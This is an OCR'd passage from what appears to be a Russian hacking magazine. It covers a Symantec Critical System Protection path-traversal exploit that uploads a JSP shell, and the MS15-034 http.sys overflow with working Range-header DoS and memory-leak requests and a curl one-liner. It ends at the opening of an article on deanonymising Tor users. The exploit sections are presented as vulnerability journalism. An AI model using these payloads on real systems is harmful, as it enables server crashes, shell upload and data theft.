
EXPLOIT


Произвольный файл в системе может быть получен следующим образом.

- Зарегистрировать агент, используя интерфейс `/register`, и получить GUID, который будем использовать как идентификатор сессий для следующих этапов.
- Инициировать загрузку файла с именем агента в виде `YYYY-MM-DD/YYYYMMDD`, где `YYYYMMDD` и `YYYY-MM-DD` — действительные даты. Загрузка файла будет завершена с ошибкой, но соответствующая структура директории создастся. Этот путь понадобится нам для следующего этапа.
- Инициировать другую загрузку с именем файла для записи произвольного файла в директорию servlet контейнера следующего формата: `YYYYMMDD/../../../././././PATH_FROM_TOMCAT`. Ну и наиболее очевидный способ использования такой возможности — это загрузить JSP-шелл.

Исходный код эксплойта (в частности, пример запроса регистрации агента) ты можешь скачать (bit.ly/1lotJe3) из статьи автора. А мы разберем лишь некоторые части. Пример пути запроса, создающего структуру для будущей загрузки шелла:


Созданные директории для будущей загрузки JSP-шелла





Созданный JSP-шелл в системе

```
...19991111est3X1999-11-11/19991111/↵
.4test5test6.jsp
```

Загрузка шелла:

```
...19991111/../../../././././tomcat/symapps/↵
agent/sis-agent/jspshellS2.jsp
```

Сам запрос должен состоять из следующих элементов. Заголовок:

```
req1="""POST /sis-agent/"""+action+""" HTTP/1.1
Host: """+host+"""
Accept: */*
Appfire-Format-Version: 1.0
Content-Type: application/x-appfire
AppFire-Charset: UTF-8
AppFire-GUID: """+guid+"""
Content-Length: """+str(len(body))+"""
```

- `action` — здесь у нас должна быть строка `bulk-log`;
- `guid` — полученный GUID агента после регистрации;
- `str(len(body))` — размер запроса.

Свойства (Properties):

```
headers="Data-Format=text/plain\x0aData-Type=↵
properties\x0aData-Length=%d\x0a\x0a" % ↵
(len(properties))
```

В качестве значения следующая строка:

```
"file.name":имя_нашего_файла
```

Бинарная часть:

```
headers="Data-Format=binary/zip\x0aData-Type=↵
policy\x0aData-Length=%d\x0a\x0a" % (len(bin))
```

JSP-шелл ты можешь взять из известного фреймворка Metasploit. Только не забудь, что имя статически прописано в скрипт `jspshell.jsp`. В противном случае замени его имя сам в файле `update.py`.

Кроме основной уязвимости, автор обнаружил небольшую странность, которую не посчитали уязвимостью. Если вкратце, то интерфейс управления SCSP позволяет подключаться к различным серверам, а список серверов может быть изменен без аутентификации. Такая странность позволяет атакующему заменить адрес настоящего сервера на свой собственный и ждать авторизации администратора.

Автор эксплойта записал и два небольших видео с демонстрацией описанных выше уязвимостей, ссылки на которые он опубликовал на своем сайте (bit.ly/1lVLQan).

TARGETS

Symantec Critical System Protection Server <= 5.2.9.

SOLUTION

Есть исправление от производителя.

ОШИБКА В ОБРАБОТКЕ HTTP-ЗАПРОСА В WINDOWS (HTTP.SYS)

CVSSv2: 10.0 (Av:R/Ac:L/A:N/C:C/I:C/A:C)
Дата релиза: 15 апреля 2015 года
Автор: Citrix, Mike Czumak, Jack Tang
CVE: 2015-1635

Закончим обзор нашумевшей уязвимостью в `http.sys` из нашей горячо любимой Windows. В комментариях к публикации о ней на Хабрахабре было одно слово, означающее предмет для просеивания муки. После апрельского патча (в частности, MS15-034) обнаружили следующее: в `http.sys` есть целочисленное переполнение, которое может привести к удаленному выполнению кода в системе. В результате мы имеем эксплойты, которые позволяют с легкостью вызвать DoS сервера или в некоторых случаях утечку информации. Что, возможно, ставит эту уязвимость на один уровень с уже описанной нами ранее Heartbleed. В основном это, конечно, касается серверных редакций Windows, но некоторые последние версии пользовательской винды тоже могут открывать HTTP-порты, что делает их уязвимыми.

В качестве тестовой среды автор использует Windows 8.1 x86 и IIS (Internet Information Service) 8.5. После установки IIS (примерная архитектура представлена на одном из скриншотов) в систему у нас появляется соответствующий сервис с именем World Wide Web Publishing Service (для удобства сократим до WWW). Когда клиент отправляет запрос HTTP к нашей системе, запускается WWW или выбирается рабочий процесс (`w3wp.exe`). Тот использует `http.sys` для различных задач, связанных с обработкой протокола HTTP, и, помимо обычного парсинга запроса, включает в себя и функцию создания ответа, а также кеширование содержимого. В свою очередь, `http.sys` получает HTTP-запросы и отправляет HTTP-ответы с помощью `tcpip.sys`.

Как же мы можем совершить DoS-атаку на нужный нам сервер?


После установки указанного выше ПО у нас появится стартовая страница `iisstart.htm` (размер файла 694 байта). Наш запрос будет следующим.

```
GET /iisstart.htm HTTP/1.1\r\nHost: aaaaa\r\nRange:↵
bytes=284-18446744073709551615 \r\n\r\n
```

Диапазон полезной нагрузки запроса начинается с 284 и заканчивается 18 446 744 073 709 551 615 байтами. Последняя цифра в шестнадцатеричном виде представляет собой число 0xFFFFFFFFFFFFFFFF, то есть текущий диапазон огромный и превышает размер файла в разы.

После того как такой запрос будет отправлен на сервер, один из инстансов `w3wp.exe` обработает его. `Tcpip.sys` же перенаправляет любое содержимое HTTP-запроса на `http.sys`. Далее если в HTTP-запросе присутствует `range`, то будет вызвана функция `UlpParseRange()`. Она обрабатывает запрос, чтобы получить первую и последнюю позицию и вычислить `Range Length`. На скриншоте представлен соответствующий код.

Из него ты можешь понять, что уже здесь происходит целочисленное переполнение. Когда последняя позиция равна 0xFFFFFFFFFFFFFFFF, а первая — 0, то переполнение слу-



Архитектура IIS

```
Range Length = End position - Start position +1;
```

Код для вычисления Range Length

```
Range End Position = Range Start Position + Range Length;
If (Range End Position >=size of target web page size)
{
   //Take adjust action
}
```

Код для получения последней позиции Range

```
HTTP Response Length = HTTP Head Length;
int i = 0;
While (i < Range Count){
    HTTP Content Length=HTTP Response Length + Range Boundary and Range Info length;
    HTTP Content Length= HTTP Response Length + Range Length ;
    If (HTTP Content Length == 0)
    {
      //exception, close connection
    }
}
HTTP Response Length = HTTP Response Length + Range Tail Boundary Length
```

Упрощенный HTTP-код

```
1  virtual address = start of HTTP response;
2  Remain Length = HTTP Response Length;
3  Part Length = First HTTP Response Part Length;
4  virtual address = First HTTP Response Part content address;
5  While (  Part Length <=  Remain Length)
6  {
7      If (  Part Length >= Remain Length) Part Length = Remain Length;
8      If (Part Length > 0xfaf0)
9      {
10         Part Length = 0xfaf0;
11         /*Collect the buffer (start from "virtual address", length "Part Length"  ) as the buffer
12           which will send to client.
13           It will call IoBuildPartialMdl function.
14         */
15         virtual address = virtual address +    Part Length;
16         Remain Length = Remain Length - Part Length;
17         continue;
18     }
19
20     /*Collect the buffer (start from "virtual address", length "Part Length"  ) as the buffer
21       which will send to client.
22       It will call IoBuildPartialMdl function.
23     */
24     if (Part Length == Remain Length)
25         break;
26     virtual address = virtual address +    Part Length;
27     Remain Length = Remain Length - Part Length;
28     Part Length = Next HTTP Response Part Length;
29 }
```

Упрощенный HTTP-код для TcpSegment

чается и размер станет равен нулю. Код не содержит нужной проверки и поэтому не обработает ошибку.

В нашем случае переполнение не случается, так как Range Length станет равна –284 или 0xFFFFFFFFFFFFFEE4. Если это значение будет обработано как целое число без знака, то оно все равно окажется большим.

После окончания обработки HTTP-запроса будет вызвана функция `UlAdjustRangesToContentSize()`. Она исправляет первую позицию и длину Range, если они «неправильные». Правильность определяется с помощью нескольких сценариев, которые высчитывают, не вышел ли Range за пределы запрашиваемой страницы. Ниже представлен небольшой пример.

```
Первая позиция — 0xFFFFFFFFFFFFFFFF
Длина — 0xFFFFFFFFFFFFFFFF
Первая позиция >= размер запрашиваемой страницы
Последняя позиция >= размер запрашиваемой страницы
```

Второе целочисленное переполнение обнаруживается в последней функции. Она служит для получения последней позиции Range (см. скриншот).

В этом случае начальная позиция равна 284, а длина — 0xFFFFFFFFFFFFFEE4, то есть получается переполнение. В итоге последняя позиция становится равна нулю и обходит условие для своего исправления.

Если в дальнейшем мы получим такой запрос многократно, то ответ будет закеширован. Отправка ответа из кеша, в свою очередь, вызовет функцию `UxpTpDirectTransmit()`, которая приведет к вычислению размера ответа. Упрощенный код приведен на скриншоте.

Разберем его, используя наши значения:

```
Range Count = 1;
Range Boundary and Range Info length = 0;
Range Tail Boundary Length = 0;
Range Length = 0xFFFFFEE4;
HTTP Head Length = 283;
```

В результате имеем размер ответа, равный 0xFFFFFFFF (4G). Система будет считать, что общий размер ответа такой же. Это означает, что полученный размер пакета с ответом будет в разы больше реального. Потому и было выбрано число 284 в качестве первой позиции.

```
HTTP Response Length = HTTP Head Length + (Range↵
End Position - Range Start Position + 1)
= HTTP Head Length + (0xFFFFFFFF↵
- Range Start Position + 1
= HTTP Head Length - Range Start Position
```

Если `Range Start Position` меньше размера заголовка HTTP или равна ему, это вызовет переполнение. Таким образом, `HTTP Response Length` лежит в диапазоне от нуля до `HTTP Head Length`.

Так как мы хотим вызвать DoS, то нам нужно, чтобы значение `HTTP Content Length` было как можно больше. То есть значение `Range Start Position` должно лежать в диапазоне от `HTTP Head Length + 1` до размера запрашиваемой страницы. В этом случае оно не вызовет переполнения и `HTTP Content Length` будет огромным и позволит провести DoS-атаку.

После того как HTTP-пакет с ответом будет собран, `http.sys` перенаправит информацию о нем на стек протокола драйвера. Функция `TcpSegmentTcbSend()` из `tcpip.sys` переместит каждую часть содержимого пакета. И опять целочисленное переполнение (см. скриншот).

Переполнение находится на строке 15 упомянутого выше скриншота. В нашем случае значение `HTTP Response Length` равно 0xFFFFFFFF. `Virtual address` инициализирует пе-

```
HTTP/1.1 206 Partial Content
Content-Type: multipart/byteranges; boundary=<q1w2e3r4t5y6u7i8o9p0zaxscdvfbgnhmjklkl>
Last-Modified: Tue, 21 Apr 2015 07:52:06 GMT
Accept-Ranges: bytes
ETag: "1c1761087cd01:0"
Server: Microsoft-IIS/8.5
Date: Mon, 27 Apr 2015 14:01:30 GMT
Content-Length: 872
```

1. HTTP-заголовок

```
--<q1w2e3r4t5y6u7i8o9p0zaxscdvfbgnhmjklkl>
Content-Type: text/html
Content-Range: bytes 3-18446744073709551615/694
```


2. Тег и информация для Range

```
--<q1w2e3r4t5y6u7i8o9p0zaxscdvfbgnhmjklkl>--
```

3. Range Tail

Content Address Length: 0x172
Content Address Length: 7a
Content Address Length: 0xFFFFFFFD
......
HTTP Response Length = 0x491

4. Состояние памяти



5. Состояние буфера

ременную с адресом в ядре (>=0x80000000). Так как значение `HTTP Response Length` равно большому числу, то это зациклится на много раз. Через некоторое количество циклов `virtual address` будет содержать небольшое значение после переполнения. Во время цикла эта переменная будет использоваться для создания partial memory descriptor list (MDL) (bit.ly/1zODcs4). И так как диапазон не является подмножеством основного, это приведет к появлению долгожданного BSOD.

Для проведения атаки с целью получить информацию нужно будет сделать следующее.

```
GET /iisstart.htm HTTP/1.1\r\nHost: aaaaa\r\nRange:↵
bytes=3-18446744073709551615, 1-600"+ "\r\n\r\n"
```

В этом случае мы используем несколько диапазонов (Range):

- Range1: 3–18 446 744 073 709 551 615;
- Range2: 1–600.

В функции `UlpParseRange()` новый код будет выглядеть так:

```
Range1 Length = 0xFFFFFFFFFFFFFFFF - 0x3 + 1 = 0xFFFFFFFFFFFFFFFD
Range2 Length = 600 -1 + 1 = 600
```

После обработки запроса HTTP будет вызвана функция `UlAdjustRangesToContentSize()`. Range1 вызовет переполнение (3+0xFFFFFFFFFFFFFFFD => 0) и пройдет проверку на исправление, даже если оно «неправильное». Range2, в свою очередь, и так нормален и не требует обработки.

Так как после некоторого количества запросов ответ кешируется, будет вызвана функция `UxpTpDirectTransmit()`.

```
Range Count = 2
Range1 Length = 0xFFFFFFFFFFFFFFFD
Range2 Length = 600
Http Head Length= 0x127 // HTTP head content, Скриншот 1
Range1 Boundary and Range1 Info length = 0x7a
Range2 Boundary and Range2 Info length = 0x69
Range Tail Boundary Length = 0x32; // Скриншот 3
```

Поскольку используется несколько переменных Range, будет обязательный тег (boundary) и соответствующая информация (Content-Type, Content-Range) перед каждым содержимым Range (скриншот 2).

Из скриншота с упрощенным HTTP-кодом мы могли увидеть, что:

```
HTTP Response Length = HTTP Head Length + Range Boundary and Range↵
Info length + Range1 Length + Range Boundary Range Info length + Range2↵
Length = 0x127+7a+0xFFFFFFFD+0x69+0x258+0x32 => 0x491
```

На пятой строке вышеприведенного происходит переполнение буфера при добавлении 0xFFFFFFFD. При этом система берет 0x491 как размер HTTP-ответа. Состояние памяти на этот момент выглядит примерно как на скриншоте с правой стороны.

Далее наш собранный ответ перенаправляется в `tcpip.sys` и обрабатывается. Вспомним еще раз код с упрощенным HTTP-кодом. В нашем случае размер ответа равен 0x491. Когда часть ответа будет обработана, то размер станет равен 0xFFFFFFFD (строка 7). Часть значения Length будет изменена на `Remain Length` и равна 0x2f0 (0x491 – 0x172 – 0x7a). Диапазон буфера для прочтения и отправки клиенту будет таким: [0x3, 0x3 + 0x2f0]. Размер запрашиваемой страницы — 0x2b6. В результате мы получим следующее состояние буфера.


На скриншоте мы видим, что в красном блоке содержится утекшая информация. Пример атакующего запроса на получение более подробной информации:

```
GET /iisstart.htm HTTP/1.1\r\nHost: aaaaa\r\↵
nRange: bytes=3- 18446744073709551615,1-32,32-64,↵
64-96,96-128,128-256, 129-130,130-140,160-170,↵
180-190, 190-200" + "\r\n\r\n"
```

Такое большое количество диапазонов нам приходится использовать из-за возможности в результате снова получить BSOD, а не желанные пароли или что-либо еще. На другом скриншоте приведен пример получения содержимого скриптов сервера.



6. Утекшая информация с сервера



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

EXPLOIT

Пример атакующего запроса (его как раз можно использовать для проверки системы на уязвимость):

```
GET / HTTP/1.1
Host: site.com
Range: bytes=0-18446744073709551615
```

Для атаки ты можешь воспользоваться следующими готовыми реализациями:

- на старом добром C (bit.ly/1KvJDRc);
- на Python (bit.ly/1cjO8mC).

Или вручную:

```
curl -v SERVER_IP -H "Host: anything" -H↵
"Range: bytes=0-18446744073709551615"
```

Некоторые исследователи решили провести массовое сканирование, как в случае с уязвимостью в bash и других столь же серьезных. Надеюсь, интернет не сильно от этого пострадал :).

После обнародования деталей появились ITW-атаки с использованием этой уязвимости. Ниже представлен пример одной из них (спасибо ребятам из ESET):


```
GET /%7Bwelcome.png HTTP/1.1
User-Agent: Wget/1.13.4 (linux-gnu)
Accept: */*
Host: [server-ip]
Connection: Keep-Alive
Range: bytes=18-18446744073709551615
```

TARGETS

Windows-системы без патча MS15-034.

SOLUTION

Есть исправление от производителя.



7. Пример получения содержимого скриптов PHP

TOR: ПОЛНАЯ ДЕАНОНИМИЗАЦИЯ


ФИНГЕРПРИНТИМ ПОЛЬЗОВАТЕЛЕЙ С ПОМОЩЬЮ СИСТЕМЫ АКТИВНОГО МОНИТОРИНГА И НЕ ТОЛЬКО


Денис Макрушин
@difezza, defec.ru

Мария Гарнаева, антивирусный эксперт «Лаборатории Касперского»









Кто больше всего любит даркнеты? Кто трепетнее всех относится к Tor'у? Конечно же, мы, хакеры. Поэтому мы всегда очень расстраиваемся, когда в наших игровых площадках находятся баги, могущие привести к нашей полной деанонимизации. И ведь нам же, со слезами на глазах, приходится рассказывать о них широкой общественности! А что делать? Плачем, но пишем.

↖ **Используй Tor, говорили они...**

↑ **Росс Ульбрихт — звезда даркнета, основатель Silk Road**

↗ **Это закрытый Silk Road. Похож на маркеты в Tor**



Росс Ульбрихт якобы залогинен как «пират Робертс» на Silk Road



Некоторые из закрытых в ходе спецоперации Onymous onion-ресурсов

НЕРАССКАЗАННАЯ ИСТОРИЯ О SILK ROAD

В 2016 году ожидается публикация книги от Ника Билтона (Nick Bilton), в которой, как он заявляет, будут раскрыты интересные подробности из «активной» жизни Росса Ульбрихта и его детища. Кроме того, учитывая способности журналистов вкапываться в детали, очень любопытно узнать о том, каким же образом ФБР удалось выйти на след преступника. Для затравки стоит обязательно ознакомиться со статьей издания Wired (www.wired.com/2015/04/silk-road-1), где используются некоторые фрагменты из книги.

ШАТКАЯ ДОРОЖКА ШЕЛКОВОГО ПУТИ

«Идеалист» — так средства массовой информации вежливо называют парня, который нарвался на пожизненное заключение, оказавшись виновным по всем пунктам обвинений. Распространение наркотиков, продажа запрещенных веществ, отмывание денег, взлом компьютерных систем — теперь все это часть биографии Уильяма Росса Ульбрихта, который, по мнению следствия, также известен как Dread Pirate Roberts.


Silk Road (2011–2013) — торговая площадка в даркнете Tor с оборотом более 15 миллионов «мертвых президентов», которая в свое время была оплотом любителей незаконного товара. «Шелковый путь» собрал вокруг себя соответствующую целевую аудиторию, принес Россу более 200 миллионов долларов и стал для него прямой дорогой за решетку.

В 2013 году ФБР удалось закрыть площадку, а Росса, которого считают ее владельцем, и ее модератора Питера Нэша отправили за решетку. Однако технические подробности поимки основателя криминальной торговой площадки все еще вызывают ряд вопросов.

В материалах уголовного дела ФБР выставляет подсудимого новичком, который не соблюдал элементарные правила анонимизации своей деятельности: оставлял адрес своей почты, имя и фамилию в социальных сетях и прикреплял сомнительные описания в своих профилях. Кроме того, парня задержали в кафе, где со своего ноутбука он был залогинен на площадке Silk Road под учетной записью ее администратора. Звучит не очень убедительно для технического специалиста, заинтересованного в подробностях о деанонимизации в даркнете.

Другим громким инцидентом, вызывающим еще больше вопросов, стало закрытие более 400 onion-ресурсов с разнообразными запрещенными товарами и услугами, среди которых оказался Silk Road 2.0 — последователь прогремевшей на весь даркнет площадки.

Это событие всколыхнуло не только андеграунд, оно вызвало резонанс и в широкой общественности, ведь под сомнение встала сама концепция луковой сети. Теоретически, когда резидент даркнета посещает onion-ресурс, в силу устройства Tor никто не может определить физическое местонахождение ни самого резидента, ни веб-сервера, на котором крутится данное веб-приложение. И в этом заставили усомниться органы правопорядка, которые без объяснения технических деталей сумели провести ряд громких арестов. Попробуем встать





ОФИЦИАЛЬНОЕ ЗАЯВЛЕНИЕ ОБ ОПЕРАЦИИ ONYMOUS

«Результатами операции Onymous, которую совместно осуществили входящий в структуру Европола Европейский центр по борьбе с киберпреступностью (European Cybercrime Centre, EC3), ФБР, иммиграционная и таможенная полиция США (the U. S. Immigration and Customs Enforcement, ICE), следственное подразделение министерства внутренней безопасности США (Homeland Security Investigations, HSI) и Евроюст (Eurojust), стали аресты 17 продавцов и администраторов, участвовавших в управлении подпольными торговыми площадками в интернете, и отключение более 410 скрытых сервисов». Полный текст официального заявления можно найти здесь: https://www.europol.europa.eu/content/global-action-against-dark-markets-tor-network.

на их место, проанализируем методы и средства, которые могут деанонимизировать пользователя самого популярного даркнета, выделим из них актуальные на текущий момент, а затем проверим эти методы на практике.

АТАКИ НА БРАУЗЕР, АТАКИ НА КАНАЛ… НУ-НУ

Даркнет Tor знает много теоретических и практических попыток деанонимизации пользователя. Все они условно делятся на два множества: атаки на клиентскую сторону (браузер) и атаки на соединение.

Проблемы, Тор-Мозилла?

Из утекших документов NSA можно также убедиться в том, что спецслужбы не брезгуют и эксплойтами к браузеру Firefox, на базе которого построен Tor Browser. Однако использование средств эксплуатации уязвимостей, как пишут в своей же презентации NSA, не позволяет вести постоянную слежку за обитателями даркнета, так как жизненный цикл эксплойтов очень короткий и версионность браузеров ставит под удар очень узкий круг пользователей.

Кроме псевдоофициальных (ты ведь не принимаешь на веру все, что считается утечкой?) документов, комьюнити знает о других, более интересных и хитрых атаках на клиентскую сторону. Так, исследователями было установлено, что Flash создает выделенный канал коммуникации между атакующим и жертвой, что полностью дискредитирует последнюю. Однако разработчики Tor Browser оперативно отреагировали на данную проблему, исключив обработчики Flash-контента из своего детища.

Другой, более свежий пример аналогичного канала утечки — HTML5, который принес с собой целый спектр технологий, позволяющих упростить жизнь обычным пользователям интернета и, как выяснилось, усложнить жизнь пользователям даркнета. Библиотека WebRTC, которая предназначена для организации канала передачи видеопотока между браузерами с поддержкой HTML5, по аналогии с Flash позволяла устроить утечку реального IP-адреса. Так называемые STUN-запросы, которые принесла с собой WebRTC, идут в незашифрованном виде в обход Tor со всеми вытекающими последствиями. Однако и это недоразумение также оперативно исправлено разработчиками Tor Browser.



Канальные шалости

Атаки на канал между Tor-клиентом и сервером внутри или вне даркнета выглядят не так убедительно, как атаки на браузер, потому что большинство их концепций, представленных учеными в лабораторных условиях, пока еще не нашли своего PoC «в полях». Тем не менее они имеют право на существование, ведь ресурсы, которыми обладают «компетентные органы», все-таки позволяют реализовать эти атаки на практике.

Среди множества теоретических изысканий стоит выделить фундаментальную работу, основанную на анализе трафика с использованием протокола NetFlow (www.cs.columbia.edu/~sc2516/papers/pam2014-tor-nfattack.pdf). Авторы исследования полагают, что у атакующей стороны есть возможность анализировать NetFlow-записи на маршрутизаторах, которые непосредственно являются узлами Tor или находятся недалеко от них. NetFlow-запись содержит следующую информацию и практически деанонимизирует клиента:

- номер версии протокола;
- номер записи;
- входящий и исходящий сетевой интерфейс;
- время начала и конца потока;
- количество байтов и пакетов в потоке;
- адрес источника и назначения;
- порт источника и назначения;
- номер протокола IP;
- значение Type of Service;
- для TCP-соединений — все наблюдаемые в течение соединения флаги;
- адрес шлюза;
- маски подсети источника и назначения.

Тем не менее подобные исследования, которые основаны на анализе трафика, требуют огромного количества точек присутствия внутри даркнета для того, чтобы у атакующего была

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

УТЕКШИЕ ДОКУМЕНТЫ NSA


Если у тебя появилось желание ознакомиться с утекшими документами NSA, в которых имеется много уже устаревшей информации о вариантах деанонимизации и фингерпринтинга Tor-пользователей, то рекомендуем пару ссылок:

https://www.schneier.com/blog/archives/2013/10/how_the_nsa_att.html,

www.theguardian.com/world/interactive/2013/oct/04/egotistical-giraffe-nsa-tor-document.



Утекшие материалы NSA с обзором различных вариантов деанонимизации пользователей Tor





Flash как способ узнать настоящий IP-адрес жертвы




Fig. 2. Prior work: a browser attack using Flash included in a website. The client's web browser executes a Flash program, which then opens a direct connection to a logger machine, compromising the client's anonymity.

Деанонимизация Tor-клиента на основе анализа трафика




Fig. 1. NetFlow-based traffic analysis against Tor: The client is forced to download a file from the server ①, while the server induces a characteristic traffic pattern ②. After the connection is terminated, the adversary obtains flow data corresponding to the server-to-exit and entry-to-client traffic ③, and computes their correlation coefficient ④.

возможность деанонимизировать любого Tor-пользователя в любом промежутке времени. Именно по этой причине данные исследования не представляют практической ценности для исследователей-одиночек, не обладающих огромным пулом вычислительных ресурсов. И именно по этой причине мы пойдем другим путем и рассмотрим методы анализа активности Tor-пользователя, интересные с практической точки зрения.

ПАССИВНАЯ СИСТЕМА МОНИТОРИНГА

Если ты читаешь все наши выпуски, то наверняка не пропустил номер 190, который был посвящен «темной стороне интернета» и в котором мы устраивали снифинг выходного узла Tor и анализировали полученный контент. Если же по каким-то причинам ты пропустил этот материал, то вот краткая суть.

Выходные узлы Tor служат последним звеном в операции расшифровки трафика, а значит, представляют собой конечную точку, которая может стать каналом утечки интересной информации. Специально сконфигурированная exit-нода может собирать существующие и, что самое главное, актуальные onion-ресурсы. Для того чтобы составить список недавно посещенных onion-ресурсов, данный узел перехватывает пакеты HTTP/HTTPS-протоколов Tor-пользователя, который занимается серфингом в традиционном вебе.

Известно, что HTTP-пакет может содержать информацию о посещенных ранее ресурсах. Данные находятся в заголовке запроса Referer, который может содержать URL источника запроса. В традиционном вебе данная информация помогает веб-мастерам определить, по каким запросам в поисковых системах и с каких сайтов переходят пользователи подконтрольного веб-ресурса.

В нашем случае достаточно было пробежаться по дампу перехваченного трафика регулярным выражением, содержащим строку onion, что мы и сделали в упомянутой статье. Однако пассивная система мониторинга не позволяет провести деанонимизацию пользователя в полном смысле этого слова, потому что исследователь довольствуется только теми данными, с которыми юзер расстается самостоятельно «по доброй воле».

АКТИВНАЯ СИСТЕМА МОНИТОРИНГА

Чтобы узнать какую-либо информацию о резиденте даркнета, нужно спровоцировать его отдать какие-либо данные о своем окружении. Другими словами, необходима активная система сбора данных.

